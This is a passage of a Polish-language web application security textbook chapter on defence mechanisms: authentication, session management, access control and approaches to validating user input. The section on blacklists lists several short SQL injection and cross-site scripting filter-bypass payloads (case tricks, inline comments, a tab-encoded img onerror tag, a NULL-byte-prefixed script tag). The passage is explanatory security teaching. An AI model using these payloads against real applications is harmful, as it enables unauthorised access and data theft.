Ponad dziesięć lat po ich powszechnym przyjęciu aplikacje internetowe w Internecie nadal są pełne luk w zabezpieczeniach. Zrozumienie zagrożeń bezpieczeństwa, z jakimi borykają się aplikacje internetowe, oraz skuteczne sposoby ich radzenia sobie z nimi są wciąż słabo rozwinięte w branży. Obecnie niewiele wskazuje na to, że czynniki problemowe opisane w tym rozdziale znikną w najbliższej przyszłości. To powiedziawszy, szczegóły krajobrazu bezpieczeństwa aplikacji internetowych nie są statyczne. Mimo że wciąż pojawiają się stare i dobrze zrozumiane luki w zabezpieczeniach, takie jak wstrzykiwanie SQL, ich rozpowszechnienie stopniowo maleje. Ponadto, przypadki, które pozostały, stają się coraz trudniejsze do odnalezienia i wykorzystania. Nowe badania w tych obszarach koncentrują się na opracowaniu zaawansowanych technik atakowania bardziej subtelnych przejawów luk w zabezpieczeniach, które kilka lat temu można było łatwo wykryć i wykorzystać tylko za pomocą przeglądarki. Drugim widocznym trendem jest stopniowe odwracanie uwagi od ataków po stronie serwera aplikacji do tych, które są skierowane do użytkowników aplikacji. Ten ostatni rodzaj ataku nadal wykorzystuje defekty w samej aplikacji, ale zazwyczaj wiąże się z pewnego rodzaju interakcją z innym użytkownikiem, aby złamać jego postępowanie z podatną aplikacją. Jest to trend, który został powtórzony w innych obszarach bezpieczeństwa oprogramowania. W miarę dojrzewania świadomości zagrożeń bezpieczeństwa wady po stronie serwera są pierwszymi, które należy dobrze zrozumieć i usunąć, pozostawiając po stronie klienta kluczowe pole bitwy w miarę postępu procesu uczenia się. Ze wszystkich ataków opisanych w tej książce te na innych użytkowników ewoluują najszybciej i były przedmiotem większości badań w ostatnich latach. Różne najnowsze trendy w technologii nieco zmieniły krajobraz aplikacji internetowych. Powszechna świadomość tych trendów istnieje za pomocą różnych, dość mylących słów, z których najważniejsze to:

* Web 2.0 - termin ten odnosi się do większego wykorzystania funkcji, które umożliwiają udostępnianie treści i informacji generowanych przez użytkowników, a także do zastosowania różnych technologii szeroko obsługujących tę funkcjonalność, w tym asynchronicznych żądań HTTP i integracji międzydomenowej.

* Przetwarzanie w chmurze - termin ten odnosi się do większego korzystania z usług zewnętrznych dostawców różnych części stosu technologicznego, w tym oprogramowania aplikacji, platform aplikacji, oprogramowania serwera WWW, baz danych i sprzętu. Odnosi się to również do zwiększonego wykorzystania technologii wirtualizacji w środowiskach hostingowych.

Podobnie jak w przypadku większości zmian technologicznych, trendy te przyniosły ze sobą nowe ataki i odmiany istniejących ataków. Nie znosząc szumu, poruszone kwestie nie są tak rewolucyjne, jak mogą się początkowo wydawać. W tej książce przeanalizujemy implikacje bezpieczeństwa tych i innych najnowszych trendów w odpowiednich lokalizacjach. Pomimo wszystkich zmian, które zaszły w aplikacjach internetowych, niektóre kategorie „klasycznych” luk w zabezpieczeniach nie wykazują oznak zmniejszania się. Wciąż pojawiają się w prawie takiej samej formie, jak w pierwszych dniach sieci. Obejmują one wady logiki biznesowej, nieprawidłowe stosowanie kontroli dostępu i inne problemy projektowe. Nawet w świecie skręcanych ze sobą komponentów aplikacji i wszystkiego jako usługi te ponadczasowe problemy prawdopodobnie pozostaną szeroko rozpowszechnione.

Streszczenie

W ciągu nieco ponad dekady sieć WWW przekształciła się z czysto statycznych repozytoriów informacji w wysoce funkcjonalne aplikacje, które przetwarzają wrażliwe dane i wykonują potężne działania o

rzeczywistych konsekwencjach. Podczas tego rozwoju kilka czynników połączyło się, aby doprowadzić do słabego stanu bezpieczeństwa większości dzisiejszych aplikacji internetowych. Większość aplikacji boryka się z podstawowym problemem związanym z bezpieczeństwem, w którym użytkownicy mogą wprowadzać dowolne dane wejściowe. Każdy aspekt interakcji użytkownika z aplikacją może być złośliwy i powinien być tak traktowany, chyba że udowodniono inaczej. Niewłaściwe rozwiązanie tego problemu może narazić aplikacje na ataki na wiele sposobów. Wszystkie dowody dotyczące obecnego stanu bezpieczeństwa aplikacji internetowych wskazują, że chociaż niektóre aspekty bezpieczeństwa rzeczywiście uległy poprawie, wyewoluowały całkowicie nowe zagrożenia, aby je zastąpić. Ogólny problem nie został rozwiązany na żadną znaczącą skalę. Ataki na aplikacje internetowe nadal stanowią poważne zagrożenie zarówno dla organizacji, które je wdrażają, jak i użytkowników uzyskujących do nich dostęp.

Podstawowe mechanizmy obronne

Podstawowy problem związany z bezpieczeństwem aplikacji internetowych, polegający na tym, że żadne dane wprowadzane przez użytkownika nie są godne zaufania, powoduje powstanie wielu mechanizmów bezpieczeństwa, których aplikacje używają do obrony przed atakiem. Praktycznie wszystkie aplikacje wykorzystują mechanizmy, które są koncepcyjnie podobne, chociaż szczegóły projektu i skuteczność implementacji znacznie się różnią. Mechanizmy obronne stosowane przez aplikacje internetowe obejmują następujące podstawowe elementy:

* Obsługa dostępu użytkowników do danych i funkcji aplikacji, aby uniemożliwić użytkownikom uzyskanie nieautoryzowanego dostępu

* Obsługa danych wprowadzanych przez użytkownika w funkcjach aplikacji, aby zapobiec niepożądanym zachowaniom zniekształconych danych wejściowych

* Postępowanie z atakującymi w celu upewnienia się, że aplikacja zachowuje się odpowiednio, gdy jest bezpośrednim celem, podejmowanie odpowiednich środków obronnych i ofensywnych w celu udaremnienia atakującego

* Zarządzanie samą aplikacją poprzez umożliwienie administratorom monitorowania jej działań i konfigurowania jej funkcjonalności

Ze względu na ich kluczową rolę w rozwiązywaniu podstawowego problemu bezpieczeństwa, mechanizmy te stanowią również zdecydowaną większość powierzchni ataku typowej aplikacji. Jeśli znajomość wroga jest pierwszą zasadą wojny, to dogłębne zrozumienie tych mechanizmów jest głównym warunkiem wstępnym skutecznego atakowania aplikacji. Jeśli jesteś nowicjuszem w hakowaniu aplikacji internetowych (a nawet jeśli nie), powinieneś poświęcić trochę czasu, aby zrozumieć, jak działają te podstawowe mechanizmy w każdej napotkanej aplikacji i zidentyfikować słabe punkty, które narażają je na atak .

Obsługa dostępu użytkownika

Głównym wymogiem bezpieczeństwa, który musi spełniać praktycznie każda aplikacja, jest kontrolowanie dostępu użytkowników do jej danych i funkcjonalności. Typowa sytuacja obejmuje kilka różnych kategorii użytkowników, takich jak użytkownicy anonimowi, zwykli użytkownicy uwierzytelnieni i użytkownicy administracyjni. Ponadto w wielu sytuacjach różni użytkownicy mają dostęp do różnych zestawów danych. Na przykład użytkownicy aplikacji poczty internetowej powinni mieć możliwość czytania własnych wiadomości e-mail, ale nie wiadomości innych osób. Większość aplikacji internetowych obsługuje dostęp za pomocą trzech powiązanych ze sobą mechanizmów bezpieczeństwa:

* Uwierzytelnianie


* Zarządzanie sesją

* Kontrola dostępu

Każdy z tych mechanizmów reprezentuje znaczący obszar powierzchni ataku aplikacji i każdy ma fundamentalne znaczenie dla ogólnego stanu bezpieczeństwa aplikacji. Ze względu na ich współzależności ogólne bezpieczeństwo zapewniane przez mechanizmy jest tak silne, jak najsłabsze ogniwo w łańcuchu. Wada dowolnego komponentu może umożliwić atakującemu uzyskanie nieograniczonego dostępu do funkcjonalności i danych aplikacji.

Uwierzytelnianie

Mechanizm uwierzytelniania jest logicznie najbardziej podstawową zależnością w obsłudze dostępu użytkownika przez aplikację. Uwierzytelnienie użytkownika polega na ustaleniu, że użytkownik jest w rzeczywistości tym, za kogo się podaje. Bez tej funkcji aplikacja musiałaby traktować wszystkich użytkowników jako anonimowych - z najniższym możliwym poziomem zaufania. Większość dzisiejszych aplikacji internetowych wykorzystuje konwencjonalny model uwierzytelniania, w którym użytkownik podaje nazwę użytkownika i hasło, które aplikacja sprawdza pod kątem ważności. Rysunek




przedstawia typową funkcję logowania. W aplikacjach o krytycznym znaczeniu dla bezpieczeństwa, takich jak te używane przez banki internetowe, ten podstawowy model jest zwykle uzupełniany o dodatkowe dane uwierzytelniające i wieloetapowy proces logowania. Gdy wymagania bezpieczeństwa są jeszcze wyższe, można zastosować inne modele uwierzytelniania, oparte na certyfikatach klienta, kartach inteligentnych lub tokenach typu challenge-response. Oprócz podstawowego procesu logowania mechanizmy uwierzytelniania często wykorzystują szereg innych funkcji pomocniczych, takich jak samodzielna rejestracja, odzyskiwanie konta i funkcja zmiany hasła. Pomimo swojej powierzchownej prostoty, mechanizmy uwierzytelniania mają wiele wad zarówno projektowych, jak i implementacyjnych. Typowe problemy mogą umożliwić atakującemu zidentyfikowanie nazw użytkowników innych użytkowników, odgadnięcie ich haseł lub obejście funkcji logowania poprzez wykorzystanie defektów w jej logice. Kiedy atakujesz aplikację internetową, powinieneś zwrócić znaczną uwagę na różne funkcje związane z uwierzytelnianiem, które ona zawiera. Zaskakująco często wady tej funkcjonalności umożliwiają uzyskanie nieautoryzowanego dostępu do wrażliwych danych i funkcjonalności.

Zarządzanie sesją

Kolejnym logicznym zadaniem w procesie obsługi dostępu użytkownika jest zarządzanie sesją uwierzytelnionego użytkownika. Po pomyślnym zalogowaniu się do aplikacji, użytkownik uzyskuje dostęp do różnych stron i funkcji, wykonując serię żądań HTTP ze swojej przeglądarki. W tym samym czasie aplikacja otrzymuje niezliczoną ilość innych żądań od różnych użytkowników, z których część jest uwierzytelniona, a część anonimowa. Aby wymusić efektywną kontrolę dostępu, aplikacja potrzebuje sposobu na identyfikację i przetwarzanie serii żądań pochodzących od każdego unikalnego użytkownika. Praktycznie wszystkie aplikacje internetowe spełniają to wymaganie, tworząc sesję dla każdego użytkownika i wydawanie użytkownikowi tokena identyfikującego sesję. Sama sesja to zestaw struktur danych przechowywanych na serwerze, które śledzą stan interakcji użytkownika z aplikacją. Token to unikatowy ciąg, który aplikacja odwzorowuje na sesję. Gdy użytkownik otrzyma token, przeglądarka automatycznie przesyła go z powrotem do serwera w każdym kolejnym żądaniu HTTP,


umożliwiając aplikacji powiązanie żądania z tym użytkownikiem. Pliki cookie HTTP są standardową metodą przesyłania tokenów sesji, chociaż wiele aplikacji używa do tego celu ukrytych pól formularza lub ciągu zapytania URL. Jeśli użytkownik nie wysyła żądania przez określony czas, w idealnym przypadku sesja wygasa, jak pokazano na rysunku



Jeśli chodzi o powierzchnię ataku, mechanizm zarządzania sesją jest w dużym stopniu zależny od bezpieczeństwa jego tokenów. Większość ataków przeciwko niemu ma na celu naruszenie bezpieczeństwa tokenów wydanych innym użytkownikom. Jeśli jest to możliwe, osoba atakująca może udawać użytkownika będącego ofiarą i używać aplikacji tak, jakby faktycznie uwierzytelniła się jako ten użytkownik. Główne obszary podatności wynikają z wad w sposobie generowania tokenów, które umożliwiają atakującemu odgadnięcie tokenów wydanych innym użytkownikom, oraz wad w sposobie późniejszej obsługi tokenów, co umożliwia atakującemu przechwycenie tokenów innych użytkowników. Niewielka liczba aplikacji eliminuje potrzebę stosowania tokenów sesji, korzystając z innych sposobów ponownej identyfikacji użytkowników w ramach wielu żądań. Jeśli używany jest wbudowany mechanizm uwierzytelniania HTTP, przeglądarka automatycznie przesyła poświadczenia użytkownika przy każdym żądaniu, umożliwiając aplikacji identyfikację użytkownika bezpośrednio na podstawie tych danych. W innych przypadkach aplikacja przechowuje informacje o stanie po stronie klienta, a nie na serwerze, zwykle w postaci zaszyfrowanej, aby zapobiec manipulacjom.

Kontrola dostępu

Ostatnim logicznym krokiem w procesie obsługi dostępu użytkowników jest podejmowanie i egzekwowanie właściwych decyzji dotyczących tego, czy każde indywidualne żądanie powinno być dozwolone, czy odrzucane. Jeśli opisane mechanizmy działają poprawnie, aplikacja zna tożsamość użytkownika, od którego otrzymuje każde żądanie. Na tej podstawie musi zdecydować, czy ten użytkownik jest upoważniony do wykonania czynności lub dostępu do danych, o które prosi, jak pokazano na rysunku .



Mechanizm kontroli dostępu zwykle musi implementować pewną szczegółową logikę, przy czym różne względy są istotne dla różnych obszarów aplikacji i różnych typów funkcjonalności. Aplikacja może obsługiwać wiele ról użytkowników, z których każda obejmuje różne kombinacje określonych


uprawnień. Poszczególnym użytkownikom można zezwolić na dostęp do podzbioru wszystkich danych przechowywanych w aplikacji. Określone funkcje mogą wprowadzać limity transakcji i inne kontrole, z których wszystkie muszą być odpowiednio egzekwowane w oparciu o tożsamość użytkownika. Ze względu na złożony charakter typowych wymagań kontroli dostępu mechanizm ten jest częstym źródłem luk w zabezpieczeniach, które umożliwiają atakującemu uzyskanie nieautoryzowanego dostępu do danych i funkcjonalności. Deweloperzy często dokonują błędnych założeń dotyczących interakcji użytkowników z aplikacją i często dokonują przeoczeń, pomijając kontrolę dostępu niektórych funkcji aplikacji. Wyszukiwanie tych luk jest często pracochłonne, ponieważ zasadniczo te same kontrole muszą być powtarzane dla każdego elementu funkcjonalności. Jednak ze względu na powszechność błędów w kontroli dostępu, ten wysiłek jest zawsze opłacalną inwestycją, gdy atakujesz aplikację internetową. Część 8 opisuje, w jaki sposób możesz zautomatyzować część wysiłku związanego z przeprowadzaniem rygorystycznych testów kontroli dostępu.

Obsługa danych wprowadzanych przez użytkownika

Przypomnij sobie podstawowy problem bezpieczeństwa opisany w Cczęści 1: Wszystkie dane wprowadzane przez użytkownika są niezaufane. Ogromna różnorodność ataków na aplikacje internetowe obejmuje wprowadzanie nieoczekiwanych danych wejściowych, spreparowanych w celu wywołania zachowania, które nie było zamierzone przez projektantów aplikacji. Odpowiednio, kluczowym wymaganiem dotyczącym zabezpieczeń aplikacji jest to, aby aplikacja obsługiwała dane wprowadzane przez użytkownika w bezpieczny sposób. Luki w zabezpieczeniach oparte na danych wejściowych mogą pojawić się w dowolnym miejscu w obrębie funkcjonalności aplikacji i w odniesieniu do praktycznie każdego rodzaju powszechnie używanej technologii. „Weryfikacja danych wejściowych" jest często wymieniana jako niezbędna obrona przed tymi atakami. Jednak żaden pojedynczy mechanizm ochronny nie może być zastosowany wszędzie, a obrona przed złośliwymi danymi wejściowymi często nie jest tak prosta, jak się wydaje.

Odmiany danych wejściowych

Typowa aplikacja internetowa przetwarza dane dostarczone przez użytkownika w wielu różnych formach. Niektóre rodzaje walidacji danych wejściowych mogą nie być wykonalne lub pożądane dla wszystkich tych form danych wejściowych. Rysunek przedstawia rodzaj sprawdzania poprawności danych wejściowych, często przeprowadzany przez funkcję rejestracji użytkownika.



W wielu przypadkach aplikacja może być w stanie nałożyć bardzo rygorystyczne kontrole poprawności na określony element danych wejściowych. Na przykład nazwa użytkownika przesyłana do funkcji logowania może wymagać maksymalnej długości ośmiu znaków i zawierać tylko znaki alfabetu. W innych przypadkach aplikacja musi tolerować szerszy zakres możliwych danych wejściowych. Na przykład pole adresowe przesłane na stronę z danymi osobowymi może zgodnie z prawem zawierać

litery, cyfry, spacje, łączniki, apostrofy i inne znaki. Jednak w przypadku tej pozycji nadal można nałożyć ograniczenia. Dane nie powinny przekraczać rozsądnego limitu długości (np. 50 znaków) i nie powinny zawierać żadnych znaczników HTML. W niektórych sytuacjach aplikacja może wymagać zaakceptowania dowolnych danych wejściowych od użytkowników. Na przykład użytkownik aplikacji do blogowania może utworzyć blog, którego tematem jest hakowanie aplikacji internetowych. Posty i komentarze na blogu mogą całkiem legalnie zawierać wyraźne ciągi ataku, które są omawiane. Aplikacja może wymagać zapisania tych danych wejściowych w bazie danych, zapisania ich na dysku i wyświetlenia użytkownikom w bezpieczny sposób. Nie może po prostu odrzucić danych wejściowych tylko dlatego, że wyglądają na potencjalnie złośliwe, bez znacznego zmniejszenia wartości aplikacji dla niektórych użytkowników. Oprócz różnego rodzaju danych wejściowych, które użytkownicy wprowadzają za pomocą interfejsu przeglądarki, typowa aplikacja otrzymuje wiele danych, które rozpoczęły swoje życie na serwerze i które są wysyłane do klienta, aby klient mógł przesłać je z powrotem do serwera na kolejne prośby. Obejmuje to elementy takie jak pliki cookie i ukryte pola formularzy, których zwykli użytkownicy aplikacji nie widzą, ale które atakujący może oczywiście przeglądać i modyfikować. W takich przypadkach aplikacje mogą często przeprowadzać bardzo szczegółowe sprawdzanie poprawności otrzymanych danych. Na przykład może być wymagane, aby parametr miał jedną z określonego zestawu znanych wartości, na przykład plik cookie wskazujący preferowany język użytkownika lub określony format, na przykład numer identyfikacyjny klienta. Ponadto, gdy aplikacja wykryje, że dane wygenerowane przez serwer zostały zmodyfikowane w sposób niemożliwy dla zwykłego użytkownika ze standardową przeglądarką, często oznacza to, że użytkownik próbuje zbadać aplikację pod kątem luk w zabezpieczeniach. W takich przypadkach aplikacja powinna odrzucić żądanie i zarejestrować incydent w celu potencjalnego zbadania.

Podejścia do obsługi danych wejściowych

Powszechnie przyjmuje się różne szerokie podejścia do problemu obsługi danych wprowadzanych przez użytkownika. Różne podejścia są często preferowane w różnych sytuacjach i różnych rodzajach danych wejściowych, a czasem pożądana może być kombinacja podejść.

„Odrzuć znane zło”

Takie podejście zwykle wykorzystuje czarną listę zawierającą zestaw dosłownych ciągów lub wzorców, o których wiadomo, że są wykorzystywane w atakach. Mechanizm sprawdzania poprawności blokuje wszelkie dane pasujące do czarnej listy i zezwala na wszystko inne. Ogólnie rzecz biorąc, jest to uważane za najmniej efektywne podejście do sprawdzania poprawności danych wprowadzonych przez użytkownika z dwóch głównych powodów. Po pierwsze, typową lukę w zabezpieczeniach aplikacji internetowej można wykorzystać przy użyciu szerokiej gamy danych wejściowych, które można zakodować lub przedstawić na różne sposoby. Z wyjątkiem najprostszych przypadków jest prawdopodobne, że czarna lista pominie niektóre wzorce danych wejściowych, które można wykorzystać do ataku na aplikację. Po drugie, techniki eksploatacji nieustannie ewoluują. Nowatorskie metody wykorzystywania istniejących kategorii luk raczej nie zostaną zablokowane przez obecne czarne listy. Wiele filtrów opartych na czarnej liście można ominąć z zawstydzającą łatwością, dokonując drobnych zmian w blokowanym wejściu. Na przykład:

* Jeśli SELECT jest zablokowany, wypróbuj SeLeCt

* Jeśli lub 1=1-- jest zablokowany, spróbuj lub 2=2--

* Jeśli alert('xss') jest zablokowany, wypróbuj prompt('xss')

W innych przypadkach filtry zaprojektowane do blokowania określonych słów kluczowych można ominąć, używając niestandardowych znaków między wyrażeniami, aby zakłócić tokenizację wykonywaną przez aplikację. Na przykład:

SELECT/*foo*/username,password/*foo*/FROM/*foo*/users

<img%09onerror=alert(1) src=a>

Wreszcie, liczne filtry oparte na czarnej liście, szczególnie te zaimplementowane w zaporach ogniowych aplikacji internetowych, były podatne na ataki bajtów NULL. Ze względu na różne sposoby obsługi łańcuchów w zarządzanych i niezarządzanych kontekstach wykonywania, wstawienie bajtu NULL w dowolnym miejscu przed zablokowanym wyrażeniem może spowodować, że niektóre filtry przestaną przetwarzać dane wejściowe i tym samym nie zidentyfikują wyrażenia. Na przykład:

%00<script>alert(1)</script>

UWAGA: Ataki wykorzystujące obsługę bajtów NULL pojawiają się w wielu obszarach bezpieczeństwa aplikacji internetowych. W kontekstach, w których bajt NULL działa jako ogranicznik łańcucha, można go użyć do zakończenia nazwy pliku lub zapytania do jakiegoś komponentu zaplecza. W kontekstach, w których bajty NULL są tolerowane i ignorowane (na przykład w HTML w niektórych przeglądarkach), dowolne bajty NULL można wstawić do zablokowanych wyrażeń, aby pokonać niektóre filtry oparte na czarnej liście.

„Akceptuj znane dobro”

To podejście wykorzystuje białą listę zawierającą zestaw dosłownych ciągów lub wzorców lub zestaw kryteriów, o których wiadomo, że pasują tylko do łagodnych danych wejściowych. Mechanizm sprawdzania poprawności zezwala na dane, które pasują do białej listy i blokuje wszystko inne. Na przykład przed wyszukaniem żądanego kodu produktu w bazie danych aplikacja może sprawdzić, czy zawiera on tylko znaki alfanumeryczne i ma dokładnie sześć znaków. Biorąc pod uwagę późniejsze przetwarzanie kodu produktu, programiści wiedzą, że dane wejściowe, które pomyślnie przejdą ten test, nie mogą powodować żadnych problemów. W przypadkach, w których takie podejście jest wykonalne, jest uważane za najskuteczniejszy sposób obsługi potencjalnie złośliwych danych wejściowych. Pod warunkiem, że podczas tworzenia białej listy zachowana zostanie należyta ostrożność, osoba atakująca nie będzie mogła użyć spreparowanych danych wejściowych do ingerencji w zachowanie aplikacji. Jednak w wielu sytuacjach aplikacja musi przyjąć do przetwarzania dane, które nie spełniają racjonalnych kryteriów tego, co określa się jako „dobre”. Na przykład imiona niektórych osób zawierają apostrof lub myślnik. Można ich używać w atakach na bazy danych, ale może być wymagane, aby aplikacja zezwalała każdemu na rejestrację pod swoim prawdziwym nazwiskiem. Dlatego, chociaż często jest to niezwykle skuteczne, podejście oparte na białej liście nie stanowi uniwersalnego rozwiązania problemu obsługi danych wprowadzanych przez użytkownika.

Sanityzacja

Podejście to uwzględnia potrzebę czasami akceptowania danych, których nie można zagwarantować jako bezpiecznych. Zamiast odrzucać te dane wejściowe, aplikacja oczyszcza je na różne sposoby, aby zapobiec ich negatywnym skutkom. Potencjalnie złośliwe znaki mogą zostać usunięte z danych, pozostawiając tylko to, co jest znane jako bezpieczne, lub mogą być odpowiednio zakodowane lub „ucieknięte” przed dalszym przetwarzaniem. Podejścia oparte na oczyszczaniu danych są często bardzo skuteczne iw wielu sytuacjach można na nich polegać jako na ogólnym rozwiązaniu problemu złośliwych danych wejściowych. Na przykład typową obroną przed atakami typu cross-site scripting jest kodowanie niebezpiecznych znaków w formacie HTML, zanim zostaną one osadzone na stronach

aplikacji. Skuteczne oczyszczanie może być jednak trudne do osiągnięcia, jeśli kilka rodzajów potencjalnie złośliwych danych musi zostać umieszczonych w jednym elemencie wejściowym. W tej sytuacji pożądane jest podejście do sprawdzania poprawności granic, jak opisano później.

Bezpieczna obsługa danych

Wiele luk w zabezpieczeniach aplikacji internetowych powstaje, ponieważ dane dostarczane przez użytkowników są przetwarzane w niebezpieczny sposób. Luk w zabezpieczeniach często można uniknąć, nie sprawdzając poprawności samych danych wejściowych, ale upewniając się, że przetwarzanie, które jest na nich wykonywane, jest z natury bezpieczne. W niektórych sytuacjach dostępne są bezpieczne metody programowania, które pozwalają uniknąć typowych problemów. Na przykład atakom typu SQL injection można zapobiegać poprzez prawidłowe stosowanie sparametryzowanych zapytań w celu uzyskania dostępu do bazy danych. W innych sytuacjach funkcjonalność aplikacji można zaprojektować w taki sposób, aby uniknąć z natury niebezpiecznych praktyk, takich jak przekazywanie danych wejściowych użytkownika do interpretera poleceń systemu operacyjnego. Tego podejścia nie można zastosować do każdego rodzaju zadań, które aplikacje internetowe muszą wykonywać. Ale tam, gdzie jest dostępny, jest skutecznym ogólnym podejściem do obsługi potencjalnie złośliwych danych wejściowych.

Kontrole semantyczne

Wszystkie opisane dotychczas mechanizmy obronne odpowiadają na potrzebę ochrony aplikacji przed różnego rodzaju zniekształconymi danymi, których treść została spreparowana w celu zakłócenia przetwarzania aplikacji. Jednak w przypadku niektórych luk dane wejściowe dostarczone przez osobę atakującą są identyczne z danymi wejściowymi, które może przesłać zwykły, niezłośliwy użytkownik. To, co czyni go złośliwym, to różne okoliczności, w których jest przesyłany. Na przykład osoba atakująca może próbować uzyskać dostęp do konta bankowego innego użytkownika poprzez zmianę numeru konta przesłanego w ukrytym polu formularza. Żadna ilość walidacji składni nie rozróżni danych użytkownika i atakującego. Aby zapobiec nieautoryzowanemu dostępowi, aplikacja musi zweryfikować, czy przesłany numer konta należy do użytkownika, który go podał.

Walidacja granicy

Pomysł sprawdzania poprawności danych poza granicami zaufania jest znany. Podstawowy problem związany z bezpieczeństwem aplikacji internetowych wynika z faktu, że dane otrzymane od użytkowników są niezaufane. Chociaż kontrole poprawności danych wejściowych zaimplementowane po stronie klienta mogą poprawić wydajność i wygodę użytkownika, nie dają żadnej pewności co do danych, które faktycznie docierają do serwera. Moment, w którym dane użytkownika są po raz pierwszy odbierane przez aplikację po stronie serwera, stanowi ogromną granicę zaufania. W tym momencie aplikacja musi podjąć środki, aby bronić się przed złośliwymi danymi wejściowymi. Biorąc pod uwagę charakter głównego problemu, kuszące jest myślenie o problemie sprawdzania poprawności danych wejściowych w kategoriach granicy między Internetem, który jest „zły” i niezaufany, a aplikacją po stronie serwera, która jest „dobra” i zaufana. Na tym obrazie rolą sprawdzania poprawności danych wejściowych jest oczyszczenie potencjalnie złośliwych danych po ich otrzymaniu, a następnie przekazanie czystych danych do zaufanej aplikacji. Od tego momentu dane mogą być zaufane i przetwarzane bez dalszych kontroli lub obaw o możliwe ataki. Jak stanie się oczywiste, gdy zaczniemy badać niektóre rzeczywiste luki w zabezpieczeniach, ten prosty obraz sprawdzania poprawności danych wejściowych jest nieodpowiedni z kilku powodów:


* Biorąc pod uwagę szeroki zakres funkcjonalności implementowanych przez aplikacje i różne stosowane technologie, typowa aplikacja musi bronić się przed ogromną różnorodnością ataków

opartych na danych wejściowych, z których każdy może wykorzystywać zróżnicowany zestaw spreparowanych danych. Bardzo trudno byłoby opracować jeden mechanizm na granicy zewnętrznej do obrony przed wszystkimi tymi atakami.

